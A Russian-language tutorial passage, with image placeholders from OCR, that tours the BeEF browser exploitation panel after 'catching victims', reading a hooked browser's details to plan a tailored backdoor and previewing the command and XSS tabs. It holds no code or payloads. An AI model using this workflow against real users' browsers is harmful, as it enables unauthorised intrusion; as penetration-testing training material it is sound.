
Для нашего эксперимента, мы поймали жертв, и теперь нам нужно работать с ними в BeEF Framework. Для этого существует правое поле.
Нужно кликнуть по ip-адресу, интересующего нас браузера, и перейти в правое окно:



Как видим, мы можем узнать много информации, исходя из этого поля. Давайте пройдемся по порядку, и браузер определяется как Mozilla, и использует MSIE 8.0:




Язык браузера русский, и он использует Win32:




Эти параметры нужны, для последующего создания бэкдора, в рамках получения доступа к машине.

Мы также можем увидеть компоненты, которые есть в браузере:




Особо значимые для нас, это то, что браузер не использует flash, но использует vbscript. Анализ этих компонентов может быть полезным, когда Вы пытаетесь получить полный доступ к этому компьютеру.

Можем перейти на вторую страницу этого окна, и увидеть URL-адрес страницы, через которую мы поймали пользователя:




Обратите внимание также на другие параметры, которые более подробно описывают компоненты браузера, такие как ip-цели, семейство Windows, версия:



Обратите внимание на то, что параметры архитектуры определились некорректно, так как в начале вывода мы видели параметр «browser.platform» как Win32, и далее параметр «host.os.arch», с параметром 64. Все достаточно просто, так как сверху отображается архитектура браузера, и он 32-х битный, а сам компьютер 64-х битный.
Эта информация поможет нам, при создании персонального бэкдора, для этого компьютера.


С параметрами завершили, и еще раз пройдитесь по всем значениям, чтобы визуально запомнить их.

Перейдем на вкладку «Logs», и увидим все произошедшие события:




В целом тут не много значений, а именно отображается момент поимки браузера, фокус, клик мыши (Mouse Click).

Идем далее, и на очереди вкладка с командами («Commands»). В ней мы будем проводить много времени.




Все эти сгруппированные команды можно запускать на целевом компьютере.

Вкладка «XssRais» позволит обнаружить уязвимость XSS на текущей странице:



В «Network» Вы можете просмотреть текущие сети:



Исходя из схемы мы видим наш привязанный браузер, который используется на Windows-машине. Браузер привязан к нам, и связан с BeEF.
Если бы у нас было несколько устройств, то мы бы увидели их в этом поле.


Это на самом деле поверхностный обзор BeEF, чтобы Вы поняли структуру этого фреймворка.

Мы будем работать еще с командами, а также получать полный доступ к захваченным компьютерам.

